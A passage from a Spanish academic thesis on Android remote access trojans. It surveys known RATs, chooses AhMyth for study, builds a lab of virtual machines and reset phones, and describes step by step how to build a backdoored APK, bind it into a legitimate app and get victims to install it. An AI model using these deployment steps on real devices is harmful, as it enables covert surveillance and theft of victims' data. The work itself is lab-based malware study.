- Robo de información sensible o personal del usuario propietario del dispositivo comprometido. Para ello, se pueden instalar *keyloggers*, utilizar el *hardware* del dispositivos (cámara o micrófono si estamos en un dispositivo móvil) entre otras.
- Uso de los recursos del dispositivo para llevar a cabo acciones delictivas en nombre del atacante. Inclusive, introduciéndolos en una red de dispositivos comprometidos (*botnets*) para causar el mayor daño posible.
- Punto de entrada por el cual introducir de otro tipo de *malware* en el dispositivo comprometido por parte del atacante.

Existen muchas más acciones maliciosas que dependen en gran medida del cometido para el cual este diseñado el *Troyan RAT* en cuestión. Una vez esté instalado y desplegado en el dispositivo, podría realizarse cualquier acto ilícito requerido por parte del atacante.

5.2.3 Ejemplo reales de Troyanos de Acceso Remoto

A lo largo de la historia, se han desarrollado, distribuido y analizado multitud de *Troyanos RAT* que han sido utilizados por los cibercriminales como una de las piezas claves en sus *kits* de herramientas. Estos han sido desarrollados para prácticamente todas las plataformas disponibles en el mercado. A continuación, describiremos algunos de los *Troyanos RAT*:

- *Back Oriffice*: este *software* malicioso proporciona al atacante el control remoto del dispositivo con el sistema operativo *Microsoft Windows*. Posee una arquitectura *cliente-servidor*. Con lo cual, el *malware* instala en sus víctimas un pequeño y discreto programa servidor que es controlado de forma remota por la aplicación cliente desplegada en otro equipo. Para su comunicación emplean los protocolos de red a nivel de transporte *UDP* y *TCP*, normalmente a través del puerto *31337*. Éste software fue presentado en la convención *DEF CON 6* de *1998* para demostrar la falta de seguridad que existía en *Windows 98*. Normalmente, se utilizaba como una aplicación legítima, sin embargo, como la parte servidora se podía instalar sin la intervención del usuario, se percataron de que se puede utilizar como un *payload* en un *Troyano*.

- *DarkComet*: es un *Troyano RAT* desarrollado en *2008* aunque empezó a ser utilizado en *2012*. Este *malware*, permite al atacante controlar un sistema por medio de una interfaz gráfica. Posee un gran repertorio de funcionalidades que le permiten usarlo como herramienta de acceso remoto administrativo legítimo. Sin embargo, muchas de sus características pueden ser utilizadas de forma maliciosa. Su principal uso ilegítimo es el espionaje de sus víctima a través de capturas de pantalla, registro de teclas o descifrado de contraseñas. Afecta principalmente a dispositivos con sistema operativo *Microsoft Windows*.

- *SpyNote*: este *Troyano RAT* fue filtrado en diversos foros de *hacking* clandestinos localizados en la red oscura (*darknet*) y detectado en algunas aplicaciones en el año *2015*. Este *malware* está disponible para dispositivos con sistemas operativos *Android* y su principal cometido es tomar el control total para posteriormente permitir establecer conexiones de acceso remoto sin necesidad de tener los permisos de *root* o administrador. Una vez desplegado en su víctima, puede robar datos sensibles, instalar nuevas aplicaciones, monitorizar las actividades de los usuarios, rastrear ubicaciones *GPS* entre muchas otras. En conclusión, puede realizar multitud de acciones maliciosas sin que el usuario legítimo se percate de ello. Sin embargo, requiere la concesión de varios de permisos por parte del usuario para pueda ser ejecutado con éxito. Actualmente, no se encuentra en la tienda de *Google Play* pero puede ser instalado por medio de aplicaciones de orígenes desconocidas o incluso en otras tiendas disponibles.

- *DroidJack:* este *malware* es un *Troyano RAT* destinado para el sistema operativo *Android* que tiene como objetivo permitir al atacante tomar el control remoto del dispositivo. Fue lanzado en *2014*. Sus desarrolladores, lo han creado con otro tipo de intenciones como por ejemplo proteger y controlar a sus seres queridos. Además, este se comercializa como si fuese un *software* benigno ya que quienes hacen el mal uso son usuarios no los propios desarrolladores. Sin embargo, puede ser utilizado para realizar multitud de acciones maliciosas como por ejemplo la violación de la intimidad

de los usuarios afectados. Entre sus principales características, podemos destacar su capacidad de ofuscarse en otro tipo de aplicaciones para pasar desapercibido, acceso remoto al sistema de ficheros, seguimiento y control total de llamadas/*SMS*, acceso a la agenda, acceso al micrófono y auriculares, rastreo de ubicación, recopilar información acerca del dispositivo entre muchas otras sin la necesidad de tener permisos de *root*.

Como podemos observar, este tipo de *malware* se ha llevado utilizando a lo largo de toda la historia, adaptándose a las diferentes tecnologías disponibles en el mercado. Por último, cabe recalcar que independientemente de la plataforma en la cual se ejecuten, todos tienen un objetico común inicial, permitir el control remoto del dispositivo infectado por parte del atacante.

5.3 Estudio práctico de Troyanos de Acceso remoto en dispositivos móviles

El objetivo de este apartado, es llevar a cabo un estudio sobre los *Troyanos RAT* actuales disponibles para la plataforma *Android* con la finalidad de poder conocer su proceso de instalación, configuración, aplicaciones necesarias para la infección, gestión del control remoto, aspectos de comunicación e inclusive un análisis general de su código fuente.

Para ello, se seleccionará un *Troyano RAT* para *Android* real disponible en el mercado. Sin embargo, para poder realizar el estudio con recursos disponibles y en las fechas previstas sería ideal que este *malware sea de* propósito abierto y estuviese enfocado para un entorno educacional. Esto es así, ya que si disponemos del código fuente y algún tipo de documentación que nos explique su arquitectura, podríamos llevar a cabo un estudio más profundo, ahorrando tiempo y evitando el número de recursos necesarios para ello.

Tras analizar diferentes fuentes públicas, se han determinado tres *Troyanos RAT para Android* con estas características:

- *AndroRat:* es un *Troyano RAT* para *Android* de código abierto desarrollado por cuatro universitarios y dispone de bastantes funcionalidades en sus primeras versiones. Se trata de una aplicación *cliente-servidor* desarrollada en *Java/Swing* para la parte del servidor y *Java Android* para la parte del cliente. Entre sus características, permite acceder a la agenda de contactos, obtener todos los mensajes y llamadas, localizar a los usuarios por *GPS*, monitorización de la actividad del usuario, gestionar *hardware* del dispositivo como por ejemplo su cámara, realizar llamadas entre otras. La aplicación se ejecuta como un servicio que se inicia durante el arranque con lo cual no requiere la interacción del usuario. Podemos encontrar su código fuente disponible en un repositorio público con una pequeña documentación para su despliegue. Además, debemos tener en cuenta que su última modificación data del *10* de agosto de *2014*.

- *DENDROID:* es un *Troyano RAT* para *Android* que a diferencia de *AndroRat* es de pago. Sin embargo, hace un tiempo se filtró su código fuente y actualmente lo podemos encontrar colgado en un repositorio público de código con alguna pequeña documentación para su despliegue. Como hemos comentado anteriormente, *AndroRat* ha quedado obsoleto ya que sus desarrolladores no han continuado con el proyecto. Este *malware* también posee una arquitectura *cliente-servidor*, donde su parte servidora se compone de un s*ervidor web PHP*, una base de datos *MySQL* y en el lado

del cliente se utiliza una aplicación en *Java Android*. Posee multitud de funcionalidades tales como grabar videos/audio, obtener información de llamadas y mensajes, enviar mensajes y hacer llamadas, gestionar los contacto, entre otras. Además, en *Internet* se dispone de mayor información, inclusive de tutoriales para su despliegue. Por último, cabe recalcar que su última modificación se realizó el *25* de febrero de *2015* aunque existen multitud de versiones publicadas sobre el mismo.

- *AhMyth:* es un *Troyano RAT* para *Android* basado en una arquitectura *cliente-servidor*. En la parte servidora, se emplea una aplicación de escritorio basada en el *framework Electron* para su panel de control (disponible para plataformas *MAC*, *Windows* o *Linux*) y en el lado del cliente una aplicación con *Java Android* donde se incluye la puerta trasera. Este *malware* se ha publicado en un servidor público con una pequeña documentación. La gran ventaja de este *software* malicioso es que ha sido publicado este mismo año y además sigue estando soportado por sus desarrolladores en la actualidad. Sin embargo, la versión liberada no posee demasiadas características ya que está pensada para que los desarrolladores independientes añadan y mejoren sus funcionalidades a lo largo del tiempo. Entre las ya disponibles, podemos encontrar acceso al sistema de ficheros, gestión de la cámara del dispositivo, gestión del micrófono del dispositivo, rastreo de ubicaciones por *GPS*, gestión de contactos y gestión de llamadas/mensajes *SMS*.

Partiendo de estos tres *Troyanos RAT* para *Android* disponibles en el mercado, se escogerá el más idóneo para su posterior análisis en profundidad, teniendo en cuenta los requisitos comentados anteriormente.

Capítulo 6: Estudio de un Troyano de Acceso Remoto real para Android

Uno de los objetivos principales de este proyecto consiste en estudiar detalladamente el *malware* para dispositivos *Android*, de tipo *Remote Access Trojan*. Para ello, se han analizado diferentes alternativas teniendo en cuenta la planificación realizada y los recursos disponibles con el objetivo de elaborar un análisis en profundidad. Como hemos comentado en el capítulo anterior, se han seleccionado tres *RAT* reales denominados *AndroRat*, *DENDROID y AhMyth*. Todos ellos cumplen con las siguientes características:

- Su código fuente ha sido liberado.
- Tienen un carácter educacional.
- Disponen de un mínimo de documentación tanto de su arquitectura como de su despliegue.

Sin embargo, para ajustarnos con la planificación, nos centraremos en estudiar solo uno de ellos. Por lo tanto, teniendo en cuenta que las tres alternativas permiten ejecutar acciones nocivas similares, su principal finalidad es el control remoto de terminales *Android* y poseen arquitecturas de *software* prácticamente idénticas, se ha optado por seleccionar el más actual de todos ellos, siendo éste *AhMyth*. Las principales ventajas de este *malware* son*:*

- Su reciente publicación ya que utiliza tecnologías actuales vigentes en el mercado actual.
- Sigue manteniendo soporte por parte de sus desarrolladores.
- Tiene un carácter educacional.
- Dispone de algunos tutoriales para su despliegue y documentación técnica más específica.

Por lo tanto, a lo largo del capítulo iremos analizando este *malware*, destacando su propósito, proceso de instalación/configuración, técnicas necesarias para poder infectar a las víctimas, medios empleados para controlar de forma remota los dispositivos infectados, conjunto de acciones nocivas que pueden llevarse a cabo por medio de este *RAT*, análisis en profundidad de su código fuente y por último, se construirá un laboratorio en el cual realizar su posterior despliegue.

6.1 Descripción y propósito de AhMyth

Podemos definir *AhMyth* como un *software* libre (en fase *beta*) encargado de implementar un conjunto de requisitos relacionados con un *RAT* para dispositivos *Android*. Por lo tanto, se comporta como otros *Remote Trojans Access*, donde podemos destacar la capacidad de infectar dispositivos sin consentimiento ni conciencia de su víctima, con el objetivo de permitir el control remoto al atacante. Sin embargo, sus desarrolladores han liberado este código solamente con fines educativos y no se hacen responsables de su uso ilícito.

Por otro lado, este *malware* se basa en una arquitectura cliente servidor donde disponemos de una aplicación *Android* en el lado del cliente y una aplicación de escritorio en el lado del servidor:

- ***Aplicación Android***: en esta aplicación se incluye la puerta trasera o *Backdoor* que permitirá al atacante el acceso remoto al dispositivo. Para su desarrollo, se ha empleado el lenguaje de programación *Java* que utilizará el *Java API Framework* suministrado por el sistema operativo. Esta aplicación, inicia el proceso de comunicación con la parte servidora cuando es ejecutada o en el arranque del sistema operativo. Además, puede ser generada directamente por la aplicación de la parte del servidor y configurada para realizar correctamente el proceso de comunicación.

- ***Panel de control***: aplicación de escritorio disponible para *Linux*, *Windows* y *MAC* construida mediante el *framework Electron*. Éste permite desarrollar aplicaciones de escritorio multiplataforma aprovechando tecnología utilizada en el desarrollo de aplicaciones *web*, en concreto el entorno de ejecución de código *Javascript* denominado *Node.js* para la parte *backend* y *Chromium* para la parte *frontend*. Esta aplicación es administrada por el atacante y puede utilizarse para diferentes cometidos como por ejemplo, activar el modo escucha en un determinado puerto para captar nuevas víctimas, controlar remotamente a los dispositivos ya infectados, crear el fichero *.apk* donde se incluye el *Backdoor* a instalar en las víctimas o incluir este *Backdoor* en otra aplicación original con el objetivo de pasar desapercibido.

Por lo tanto, para que este *malware* llegue a infectar un dispositivo móvil, se debe emplear alguna técnica de ingeniería social con las cuales manipular a las víctimas para que instalen la aplicación *Android* en su dispositivo, como por ejemplo haciendo uso de *fake apps,* incluyendo el contenido malicioso en el interior de aplicaciones originales. Esto es así, ya que el sistema operativo *Android* le presentará un conjunto de permisos requeridos por la aplicación maliciosa a la hora de su instalación. Por lo tanto, el atacante debe conseguir que sus víctimas los acepten, permitiendo al *malware* hacer uso de recursos protegidos por el sistema operativo. Con ello, el dispositivo del la víctima queda infectado de forma automática estableciendo una comunicación bidireccional con el atacante.

Por último, cabe recalcar que el proceso de comunicación entre ambas aplicaciones se realiza a través del protocolo *WebSocket* encargado de generar un canal de comunicación *full-duplex* sobre una sola conexión *TCP* siendo compatible con el protocolo *HTTP*. Además, está diseñado para funcionar a través de los puertos *80* y *443* como lo hace *HTTP*. Este protocolo, permite a la aplicación servidora enviar información a los clientes sin que estos la soliciten, siempre y cuando se haya establecido el canal. Este protocolo es muy utilizado a la hora de implementar aplicaciones en tiempo real, como es el caso.

En conclusión, para que el *malware AhMyth* tenga éxito, debemos tener en cuenta dos aspectos:

- Activar el modo escucha en el panel de administración gestionado por el atacante. Para ello, se habilita un puerto a través del cual recibir las peticiones por medio del protocolo *WebSocket*.
- Instalar la aplicación móvil configurada en el dispositivo de la víctima, donde se incluye el *Backdoor* encargado de iniciar el proceso de comunicación.

Con lo cual, el atacante no se conecta directamente con la víctima sino que se realiza una conexión *TCP* inversa, es decir, el *Backdoor* está configurado para que se conecte al panel de control a través de un puerto definido por el atacante. Con ello, podemos evitar medidas de

seguridad tales como *firewalls*. Cada vez que una víctima arranque la aplicación maliciosa o se reinicie el dispositivo, se establecerá el canal de comunicación bidireccional en tiempo real, permitiendo al atacante controlar el dispositivo infectado de forma remota.

6.2 Elaboración de un laboratorio para desplegar AhMyth

Tras describir las características más relevantes del *malware*, no centraremos en construir un laboratorio con la finalidad de poder probar y desplegar las diferentes aplicaciones que componen *AhMyth*. Para ello, utilizaremos diferentes máquinas virtuales mediante el *software VirtualBox* y dispositivos móviles reales restaurados de fábrica. Tanto las máquinas virtuales como los dispositivos reales estarán interconectadas por medio de una red local para que puedan comunicarse entre sí.

Como se ha comentado en el apartado anterior, *AhMyth* consta de una arquitectura *cliente-servidor*, por ello, para simular un entorno real se van a crear tres máquinas virtuales una con el sistema operativo del atacante y otras dos con diferentes versiones de la plataforma *Android* y un dispositivo móvil real:

- *Máquinas víctima 1:* en esta máquina se instalará el sistema operativo *Android-x86 7.1.* Este sistema operativo es una versión no oficial creada con el objetivo de poder ejecutar *Android* en procesadores *AMD* e *Intel x86*, en lugar de los chips *ARM*. Este sistema operativo, simula el papel de un usuario de un dispositivo *Android*. Por lo tanto, será en este entorno donde instalaremos el *Backdoor* generado por el atacante.



Figura 6.1: Máquina víctima 1 con Android-x86 7.1.

- *Máquina víctima 2:* para esta máquina se empleará el emulador para entornos *Android* denominado *Genymotion* con el cual simularemos un dispositivo *Samsumg Galaxy S6* con *Android 6.0*.



Figura 6.2: Máquina víctima 2 con Android 6.0.

- *Máquina atacante:* en esta máquina se instalará el sistema operativo *Kali Lilux* basado en la distribución *Debian*. En este entorno, se desplegará la aplicación de escritorio y cualquier otra que necesitemos para analizar el código fuente de *AhMyth*, como por ejemplo *Visual Code Studio* o *Java*. Por último, cabe recalcar que tanto la generación del fichero *APK* como la configuración del *malware* serán realizadas en esta máquina (abrir el puerto por el cual se escucha al *Backdoor* instalado en la máquina víctima).



Figura 6.3: Máquina atacante con Kali Linux.



Figura 6.4: Máquina atacante en Kali Linux con AhMyth Instalado.

- *Dispositivo móvil real:* para llevar a cabo prácticas más realistas, se van a utilizar dispositivos reales como víctimas. Estos dispositivos han sido reseteados de fábrica previamente, con el objetivo de eliminar cualquier contenido sensible y no disponen de tarjeta *SIM*. Se ha utilizado un *Samsumg Galaxy S6* con *Android 7.1* y un *Samsumg Galaxy J1* con *Android 4.4.4*.

A partir de este momento, utilizaremos este entorno para realizar el conjunto de pruebas, análisis detallado y despliegue del *malware AhMyth*.

6.3 Proceso de instalación y configuración de AhMyth

En este apartado, nos centraremos en detallar los procedimientos necesarios para instalar y configurar el *RAT AhMyth*. Para ello, se nos plantean dos opciones:

- *Por medio del código fuente:* debemos tener instalado el gestor de paquetes *NPM* de *Javascript,* el *framework Electron* para arrancar la aplicación del lado del servidor, *Electron-builder/Electron-packer* para generar los binarios del sistema operativo en el cual instalemos la aplicación de escritorio y *Java* para poder generar el fichero *APK* de la aplicación *Android*.

- *A través de binarios:* los desarrolladores de *AhMyth* ya han generado y publicado los diferentes binarios para desplegar la aplicación de escritorio. Por lo tanto, podemos descargárnoslos y ejecutarlos en el sistema operativo que elijamos. Sin embargo, seguimos necesitando *Java* para poder generar el fichero *APK* de la aplicación *Android*.

Tanto empleando el primero como el segundo, podemos completar el proceso de instalación y configuración de este *malware*. Sin embargo, con el primer método garantizamos que se está utilizando el código fuente publicado sin ningún tipo de manipulación ya que podemos revisarlo antes de compilarlo.

Una vez cumplamos con estas precondiciones, solamente nos queda el paso de instalar ambas aplicaciones en su sistema operativo correspondiente y generar el fichero *APK* donde se aloja el *Backdoor*. Para ello, debemos realizar los siguientes pasos independientemente del método escogido:

- Descargar el fichero binario donde se encuentra la aplicación de escritorio (*Windows, Linux* o *MAC*) o generar el fichero compilado a través del *framework Electron*. Una vez obtenido el binario, debemos instalarlo en el sistema operativo apropiado. En nuestro caso, hemos seleccionado el sistema operativo *Kali Linux*. Por lo tanto, debemos obtener o generar el fichero con extensión *.deb* e instalarlo con el comando *dpkg*.



Figura 6.5: Generación del fichero APK mediante la aplicación gestionada por el atacante de AhMyth.

- Generar el fichero *APK* donde se encuentra el *Backdoor* a través de una de las opciones disponibles en la aplicación de escritorio denominada "*APK Builder*". Para ello, debemos configurar previamente la dirección *IP* y puerto por el cual se va a establecer la conexión una vez instalada la aplicación maliciosa en el dispositivo móvil. Por lo tanto, esta configuración debe apuntar a la máquina donde se encuentra la aplicación de escritorio gestionada por el atacante. Además, de generar una nueva *APK* que contenga el *Backdoor, AhMyth* nos permite incluir el código malicioso en otra *APK* ya existente. Para ello, podemos activar el *check* denominado "*Bind With Other APK*", seleccionar otra *APK* existente e indicar cuándo deseas que se establezca la conexión una vez esté instalada en el dispositivo de la víctima (en el arranque o al ejecutar un *Activity* de la aplicación).

- Una vez generado el fichero *APK* malicioso, debemos configurar la aplicación de escritorio para que inicie la escucha por el puerto donde se espera recibir las diferentes conexiones con las víctimas. Éste debe coincidir con el configurado previamente al generar el fichero *APK*. Además, debemos habilitar el puerto seleccionado en el sistema operativo del atacante para poder recibir las conexiones a través del protocolo *WebSocket* emitidas por los *Backdoor*.

- Instalar el *APK* malicioso en un dispositivo con *Android*, concediendo el conjunto de permisos requeridos en el dispositivo móvil de la víctima. Además, debemos habilitar el parámetro de configuración "*Permitir instalar aplicaciones desde orígenes desconocidos*" ya que esta aplicación no se va a instalar desde *Google Play*. Una vez

acabe el proceso, se debe ejecutar para establecer la comunicación automática con el lado del servidor.



Figura 6.6: Permisos requeridos por la aplicación Android en la Máquina víctima 1 en Android-x86 versión 7.1.

- Cuando la víctima acceda a la aplicación maliciosa, aparecerá en la aplicación controlada por el atacante en el panel denominado "*VICTIMS LABS*". Si cliqueamos en la etiqueta "*Open the lab*", se nos despliega el conjunto de acciones maliciosas que nos permite llevar a cabo *AhMyth* de forma remota sobre el mismo.

